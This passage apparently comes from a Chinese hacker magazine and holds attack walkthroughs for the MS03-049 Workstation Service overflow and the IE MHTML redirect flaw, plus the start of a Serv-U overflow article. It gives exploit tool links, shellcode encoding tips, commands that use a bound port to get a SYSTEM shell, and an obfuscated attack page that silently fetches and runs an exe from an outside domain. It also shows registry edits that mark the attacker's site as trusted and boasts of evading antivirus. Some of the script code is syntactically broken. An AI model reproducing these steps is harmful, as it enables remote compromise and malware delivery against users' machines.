当然，我们也可以通过嗅探NetAddAlternateComputerName函数所生成的数据包，分析数据包格式，自己重组这个RPC数据包，这样就可以在别的平台上对Windows XP发起攻击了。

3.字符转换

从前面的汇编代码分析中我们可以看到，攻击测试时发送的超长字符串会被转换成什么字符，直接取决于vsprintf函数的第二个参数（格式化串）。

1)NetpValidateName

调用NetpValidateName函数发送超长字符串到目标系统时，目标系统会两次调用vsprintf函数把这些字符串保存在堆栈中。

第一次的格式化串为：

NetpValidateName：checking to see if '%ws' is valid as type %d name

第二次的格式化串为：

NetpValidateName：'%ws' is not a valid NetBIOS %s name：0x%lx

对于格式化串%ws，本质上它就是一个WideChar到MultiByte的转换过程，即是说把我们源字符串当作UNICODE串，然后把它转换成ANSI字符。在不同的平台下，对于%ws格式，vsprintf的处理过程还有些差别，在下一部分我们再详细阐述。

虽然第一次和第二次的格式化串中都有%ws，但在第二次的格式化串中还有一个%s，所以，利用这个攻击测试时发送的超长字符串就不会被改变，即是说shellcode不会被转换成其他字符。

所以，利用NetpValidateName函数来发起攻击是相对比较容易的！

2)NetAddAlternateComputerName

调用NetAddAlternateComputerName函数发送超长字符串到目标系统时，目标系统只有一次调用vsprintf的处理。格式化串为：

AlternateName = %ws

在WideChar到MultiByte的转换过程中，假如转换后的MultiByte不是合法的字符（合不合法取决于系统默认的CODEPAGE），那么就会被截断或替换。事实上，在不同的平台下，vsprintf函数对%ws的处理有些差别。

攻击Windows XP SP0英文版本时，可先把shellcode用函数MultiByteToWideChar进行转换（转换时用英文系统的CODEPAGE），发送，目标系统在处理时，会做WideCharToMultiByte的操作（即%ws），等于就把shellcode还原回到本来面貌了。

攻击Windows XP SP0中文版本时，可按上述方法把字符先进行编码（编码时必须用中文系统的CODEPAGE），但是这对shellcode就有要求了。shellcode必须符合这样的要求 经过MultiByteTo WideChar和WideCharToMultiByte双重转换后不被改变。

攻击Windows XP SP1中英文版本时，只需要把shellcode做如下转换即可：

\xXX\xXX -> \xXX\x00\xXX\x00

所以，调用NetAddAlternateComputerName函数攻击Windows XP英文版本SP0、SP1是比较简单的。攻击Windows XP中文版本SP1也比较简单，但攻击Windows XP中文版本SP0就比较复杂了，需要编码符合要求的shellcode。

测试代码一览

在微软发布这个漏洞的安全公告后不久，网上就有不少针对此漏洞的攻击测试代码在流传，以下我们就各攻击测试代码做一简要的介绍。

1.s03049.rar，作者sbaa，可测试Windows 2000和Windows XP。

源代码及分析链接 http://www.dav1d.org/list.asp?Unid=220

可执行文件下载链接 http://sbaa.3322.org/public1/tool/ms03049.rar

2.ms03-049-2.c，作者snooq，可测试Windows 2000。

源代码链接 http://www.xfocus.net/tools/200311/ms03-049-2.c

3.WorkstationOverflow_MS03-049.c，作者Hanabishi Recca，可测试Windows 2000。

源代码链接 http://www.xfocus.net/tools/200311/WorkstationOverflow_MS03-049.c

4.Ms03-049.cpp，作者wirepair，可测试Windows XP SP0。

源代码链接 http://www.dav1d.org/list.asp?unid=212

有兴趣的朋友可以通过上面的代码具体测试一下。非常遗憾的是，现在还没有绝对好的防范方法，只有升级补丁了。我们在《上册》关于此漏洞的防范进行了讨论，有兴趣的读者记得一阅哦！

脚本小子：Windows素以漏洞繁多著称，最近微软公司的Windows 2000和Windows XP操作系统中就又发现了新的安全漏洞(MS03-049)，即这两个操作系统中的WorkstationService(工作站服务)中存在缓冲溢出的漏洞。这种漏洞可让黑客进行远程攻击，并最终让系统不能正常工作。本文就针对此漏洞的利用进行了详细讨论，并在防册中针对此漏洞给出了详细的解决方法。OK，还是先让我们来看看如何针对这个漏洞进行攻击吧！

难度等级：低

前置知识 Windows 2000/XP相关使用经验

WorkstationService 远程溢出漏洞攻击实战

文/图 奇奇

Windows操作系统最近又发现了一系列安全漏洞，其中最为严重、最危险的漏洞当属Windows Workstation-Service(工作站服务)远程溢出漏洞，这是微软的又一个Windows操作系统赖以正常运行的基本服务，黑客利用这个漏洞可以进行远程溢出后获取系统权限，执行任意命令，安全专家也对此提出警告：称"微软的工作站服务的漏洞比较容易被攻击者所利用，也极容易被电脑蠕虫所利用"。下面我们就来看看针对这个漏洞的具体攻击情况。

漏洞情况

WorkstationService(工作站服务)是Windows操作系统赖以正常运行的基本服务之一，在微软的Windows2000和XP操作系统中，WorkstationService(工作站服务)的默认配值为"ON"(图1)，它主要用于让网络上的计算机访问文件服务器以及网络打印机。




图1

造成此漏洞的主要原因是由于Microsoft Workstation服务在处理日志记录时缺少充分的边界缓冲区检查，在wkssvc.dll上的vsprintf调用没有检查输入缓冲的长度，利用函数NetValidateName提供超长参数可以直接触发缓冲区溢出，从而以SYSTEM权限在系统上执行任意指令。

Workstation服务相关的日志功能中使用vsprintf()在日志文件中生成字符串，日志文件名为NetSetup.LOG，保存在Windows "debug"目录中。这个记录函数有部分处理Workstation服务命令的函数调用，如NetValidateName、NetJoinDomain等。在NetValidateName()中，computer name作为指定的超长字符串，是NetValidateName() API的第二个参数，如果调试文件可写就可以在特定主机上发生缓冲区溢出。一般如果是NTFS文件系统，在Windows目录中的debug目录不允许所有人可写，这表示不能使用NULL会话来生成日志，而如果是FAT文件系统，那就可能被成功利用，这样攻击者可以在受影响系统中获得系统权限，或导致Workstation服务失效。攻击者可以在系统中采取任何行为，包括安装程序、浏览数据、更改数据、删除数据，或以完全权限创建新账号等。

受此漏洞影响的系统包括：Windows 2000 SP2/SP3/SP4、Windows XP/SP1、Windows XP 64-Bit Edition，不受此漏洞影响的系统包括：Windows Server 2003。

攻击方法

目前网上已经出现了此漏洞的攻击代码和攻击程序，利用此代码可以攻击FAT32文件系统的Win2000，并取得系统权限，所以它是一个非常危险的漏洞，用户应及早补上漏洞。下面我们来看看其测试攻击过程，看看这个漏洞的威力到底如何。

网上出现的这个漏洞攻击代码有几个版本，我们这里使用的是Hanabishi写的代码编译的攻击工具ms03049.exe(图2)，先看其用法。




图2

```
On 2k:
ms03049 IP    ---> attack 2k without ntfs
On xp:
```

```
ms03049 IP 2k --> attack 2k without ntfs
ms03049 IP --> attack xp
Next open another window: nc IP 1234 --> Get cmd shell
```

如果在Windows 2000上要对192.168.1.11主机进行测试攻击，只要输入ms03049.exe 192.168.1.11就行，不用管它是2000还是XP；如果是在Windows XP上要对192.168.1.11主机进行测试攻击，那就要有些区别了，输入：ms03049.exe 192.168.1.11 2k，表示攻击2000系统 ms03049.exe 192.168.1.11则表示攻击的是XP系统。攻击后如果溢出成功，就会在对方主机的1234端口绑定一个 cmd shell，我们只要使用nc 192.168.1.11 1234或者telnet上去就可以执行命令了。

OK，我们接着进行实战测试。打开命令行工具，我所用的系统是Windows XP，攻击测试目标192.168.1.11也是Windows XP，所以在CMD中输入：ms03049.exe 192.168.1.11（图3），攻击时客户端先要和目标主机建立IPC$连接，然后用NetValidateName进行交互，之后才能触发溢出，所以




图3

如果攻击时出现"Can't create null session!"的提示就说明攻击没有成功（图4）。




图4

如果出现图3中的"1726"的提示，则说明溢出成功，可以使用nc 192.168.1.11 1234或者telnet上去执行命令了：telnet 192.168.1.11 1234，不出意外的话你就可以得到一个system权限的Shell了（图5）。




图5

编后：人无完人，程序亦如此。但只要不是致命的程序设计缺陷，就总是有办法修补的。虽然Windows的Bug很多，但是它的主人Microsoft还是很认真、很负责的，只要我们密切注意微软的安全公告，及时打上补丁，还是能够在凶险的数字海洋中安然渡过的。同时，我们在《上册》中也针对此漏洞提出了相关的解决办法，感兴趣的读者要留意看啦！

脚本小子： 2003年12月初，微软又公布了新的漏洞，此漏洞是针对Microsoft Internet Explorer浏览器的，绿盟首先发布了Liu Die Yu提交的BugTraq中发现了"Microsoft Internet Explorer MHTML文件重定向并执行漏洞"。那么，什么是Mhtml文件重定向漏洞？什么又是Mhtml文件？应该怎样利用这个漏洞攻击？又应该怎样防御此类攻击？看了本文，你就会一切都明了了。

微软IE MHTML文件重定向并执行漏洞分析

文/图 风清扬

漏洞文件类型介绍

1. MHTML文件简介

MHTML 即MIME Encapsulation of Aggregate HTML，是一种 Internet 标准，它定义了用于在电子邮件正文中发送 HTML 内容的 MIME（多用途 Internet 邮件扩展）结构。Windows中的MHTML URL处理程序是Outlook Express的一部分，提供可以在本地计算机上使用的URL类型。该URL类型（MHTML://）使MHTML文档可以从命令行、从"运行"对话框、通过Windows资源管理器或从Internet Explorer内部启动。

2. MHTML文件的问题所在

（1）MHTML URL处理程序中存在一个隐患，它使得能够将任何可以以文本方式呈现的文件在Internet Explorer中作为网页的一部分打开和呈现。这意味着可以构建一个URL，使其指向一个存储在本地计算机上的文本文件并将该文件呈现为HTML。因为该文件驻留在本地计算机上，所以它将在"本地计算机安全区域"内呈

现。在本地计算机区域内打开的文件与在其他安全区域中打开的文件相比，受到的限制更少。

(2)"MHTML://"指定的文件，无论是什么样的文件形式，都会被当作HTML文件来处理，这正是问题所在。比如，如果用MHTML://指定纪录脚本的文本文件(.txt)，就会运行这一脚本。并且，即使嵌入"MHTML://"链接的网页是"Internet区域"，也会在安全级别最低的"本地计算机区域"运行。MHTML URL 处理程序能够将任何文件类型如同 HTML 文件那样进行处理。例如，如果一个.txt文件被使用 MHTML 协议打开，则可以像.HTML文件那样呈现该文件。这会造成安全隐患，因为某些文件(如文本文件)经常被视为"安全文件类型"，并且Web 页可能使其在本地计算机区域中打开。如果此类文件包含可执行脚本，并且可使该脚本执行，则该文件可能使用与本地计算机区域而不是Web站点相关联的特权来完成此操作。

(3)IE浏览器由于不能正确限制远程站点访问本地资源，远程攻击者可利用此缺陷通过构建恶意页面，诱使用户访问，在本地域中执行任意本地文件。Internet Explorer version 6 SP1由于没有正确限制远程站点通过file://或res:// URIs访问本地资源，这种限制可以通过其中一个协议在指定资源上增加一个'/'符号绕过。如果结合其他安全缺陷，允许攻击者构建恶意的页面，当目标用户访问后在可预测位置中建立文件，并会通过畸形IFRAMES、OBJECT在本地域中执行。

(4)而Microsoft Internet Explorer MHTML文件重定向并执行漏洞则是利用"Microsoft Internet Explorer在处，在安全区域中执理MHTML文件和res URIs存在问题，远程攻击者可以利用这个漏洞从恶意位置装载嵌入对象行。"

MHTML文件重定向漏洞的利用

不得不说，这个IE漏洞又将我们的IE安全性大大的降低了，降低到没有任何安全性可言！为何要这样说呢，通过下面的介绍你就会明白。

MHTML文件漏洞攻击的方法和目的：攻击者可以通过以下方法来利用该隐患。用MHTML格式炮制一个URL，并引诱用户访问承载该URL的Web站点。如果攻击者能够猜到用户本地系统中包含恶意脚本的文件所在的位置，或能够将恶意脚本放到用户计算机上的已知位置中，则就可以使该脚本在HTML页中执行。攻击者可以尝试使用MHTML URL处理程序将用户计算机上已经存在的文件作为HTML页进行呈现。如果攻击者能够将包含恶意脚本的 .txt或.exe 等文件放在用户的计算机上，则他/她然后就可以尝试使用MHTML URL处理程序将该文件作为HTML文件打开，从而使脚本得以执行。在本地计算机区域中运行的脚本受信任的程度通常要比在Internet区域中运行的脚本高，后者通常是从Web站点下载和调用的。然而，通过Web站点直接下载文件到计算机内而不产生任何提示，这又将是一个大问题，怎么做才能完全通过IE的安全设置？在谈这个问题之前，我们还是先看一下Microsoft Internet Explorer MHTML文件重定向并执行漏洞的执行条件。

当MSIE可以尝试获取嵌入在MHT文件中的文件：mhtml:[Mhtml_File_Url]![Original_Resource_Url]。如果[Original_Resource_Url]不能从[Mhtml_File_Url]中获取，IE就会尝试下载[Original_Resource_Url]和返回下载内容，这类似HTTP重定向，并且CODEBASE执行是基于URL检查，因此在本地电脑安全中，把一个没有使用CLSID的OBJECT标记的CODEBASE属性指向：mhtml:file:///C:\No_SUCH_MHT.MHT![Attaker_PayloadEXE_ Url]，IE就会下载[Attaker_PayloadEXE_Url]并执行。

于是根据此问题，我们在本地机进行了一次漏洞测试，测试的经过如下：

* 制作标准攻击页面attr.html，代码如下：

```
<object name="x"
classid="clsid:12345678-1234-1234-1234-123456789012" codebase="mhtml:file://C:\NO_SUCH_MHT.MHT!http://127.0.0.1/mhtml/mhtml.exe">
* 确认建立mhtml.exe文件存在
* 执行attr.html
* 运行结果为mhtml.exe在本地直接运行
```

本地测试成功，整个攻击过程内没有任何提示便直接运行了mhtml.exe文件。接下来，进行远程下载EXE文件攻击测试。

结果一定是失败的，IE本身的安全设置由于远程Web站点的可信度问题，使文件下载没有通过安全策略(注：我不清楚其他人在测试时是否出现了这样的问题，我在测试远程攻击的时候从远程站点下载EXE文件时，出现了以上的问题)。所以，在解决这个问题上，我花了一些时间。

如何使EXE文件在下载时无任何提示？通过一系列的测试之后，我得到了答案：我将取EXE文件的站点加到可信站点或本地Internet区域，然后重起IE就可以了。问题就在如何将下载站点加到可信任站点或者是本地Internet区域，由于前几次的IE漏洞补丁和个人用户本地的防毒软件，几乎使IE网页手段修改注册表成为不可能。我在此又分析了一下防毒软件在过滤恶意脚本时所采用的特征码：

详细代码请查看光盘"源代码"栏目，按照文章名查找即可。

从以上语句我们就可以看到，基本上完成了所有的操作，包括修改注册表，保留自身保护操作的自启动程序，以及操作完毕自删除。然而最可怕的是，所有的杀毒软件对它都不过敏，没有一个软件报警。好了，一切准备好了，就等被攻击的用户再次开机了，等他再次开机，注册表就会自动被修改，IE会自动打开到我们构建好的网页，在一般人看来好像是简单的中了修改注册表的病毒，最多是把IE修复一下，然而我们埋在网页背后的阴谋也就得逞了。

另外，补充一点的是，修改注册表的关键所在是

以下两条注册表信息：作用是添加我们的EXE文件下载站点到他的计算机的本地Internet区域和可信任站点区域内：

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Domains\e3i5.net//e3i5.net为我们的下载站点域名

HKEY_USERS\S-1-5-21-73586283-854245398-1417001333-1000\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Domains\e3i5.net //e3i5.net为我们的下载站点域名

好了，下面构建我们最新的攻击网页hacker.html：

```
<script>
//以下添加注册表修改代码若干
document.writeln("<APPLET HEIGHT=0"+
"WIDTH=0 code="+"com.ms.activeX.Acti"+"veXComponent"+"></APPLET>");
document.writeln("Function destroy(){ ");
document.writeln("try ");
document.writeln("{ "};
document.writeln("a1=doc"+"ument.applets[0]; ");
document.writeln("a1.setCLSID" +" (\"{F935DC22-1CF0-"+"11D0-ADB9-00C04FD58A0B}\"); ");
document.writeln("a1.createI"+"nstance(); ");
document.writeln("Shl = a1.GetO"+"bject(); ");
document.writeln("a1.setCLSID"+"(\"{0D43FE01-F093-11C"+"F-8940-00A0C9054228}\"); ");
document.writeln("a1.createInst"+"ance(); ");
document.writeln("FSO = a1.Get"+"Object(); ");
document.writeln("a1.setCLSID" +" (\"{F935DC26-1CF0-11D"+"0-ADB9-00C04FD58A0B}\"); ");
document.writeln("a1.createIn"+"stance(); ");
document.writeln("Net = a1.Get"+"Object(); ");
.........省略N个字符。
//以下为攻击模式 100ms内完成
WaitFordocument.ached_TIME=100;
function LaunchRemoteExe_Step2()
{
for(i=1;i<=2;i++)
w.document.execCommand("Refresh"); //这句关键：)
}
function LaunchRemoteExe(ExeUrl)
{
w=window.open("about:blank","_blank","width=1 height=1 resizable=no location=no left=99999 top=999");
w.document.write("<OBJECT NAME='X' CLASSID='CLSID:100000000-1100-1001-011-11000000113' CODEBASE='mhtml:file&://C:\NO_SUCH_MHT.MHT!" + ExeUrl + "'>");
setTimeout("LaunchRemoteExe_Step2()",WaitFordocument.ached_TIME);
}
LaunchRemoteExe("http://www.e3i5.com/mhtml.exe");
</script>
```

呵呵，为什么要写成这样呢？用脚本写，可以加密嘛，加密后别人不认识也就无从下手了！

以上是Microsoft Internet Explorer MHTML文件重定向并执行漏洞的攻击分析，由于微软并没有提供此漏洞的修复补丁，所以本文只是作为讨论性质的文章出现，文章内所提到的攻击办法，也只是我在本地的个人计算机上测试通过，不代表所有的计算机都可能通过以上的攻击办法。另外，所有利用本文对其他用户进行攻击的，全部责任都将由攻击者负责。

编后

这个漏洞公布后，各大安全站点相继推出了系列漏洞利用程序，但是每个程序都有缺陷，并未完全掌握漏洞灵魂，本文在编制的时候作者直言了这一点，而作者也是通过很长时间的研究才完全"搞定"这个漏洞的，相关的防范办法请看《上册》的针对该漏洞的防御文章！

网络盛行时代的漏洞层出不穷，大则系统漏洞，小则程序漏洞，没想到Serv-U FTP服务器也存在大的缺陷……前段时间Serv-U设计上的不足就成为我们研究的对象，现在又出现了远程溢出漏洞！怕啊！精彩的文章就在此，大家尽情品尝吧！

Serv-U FTP Server 远程溢出抢鲜体验

文/图 羽艺

相关信息

发布日期 2004年1月29日

远程溢出获超级管理员权限：是

本地溢出提升为管理员权限：是

溢出前提条件：在FTP服务器里必须有可写入的账号权限

穿越防火墙：是

受影响的版本信息：Serv-U FTP Server V4.1.0.11以及以前的任何版本

受影响的系统信息：

```
- Microsoft Windows 95
- Microsoft Windows 98
- Microsoft Windows 98 SE
- Microsoft Windows ME
- Microsoft Windows NT 4.0
- Microsoft Windows 2000
- Microsoft Windows XP
- Microsoft Windows 2003 Web Edition
- Microsoft Windows 2003 Standard Edition
- Microsoft Windows 2003 Enterprise Edition 64-bit
- Microsoft Windows 2003 Enterprise Edition
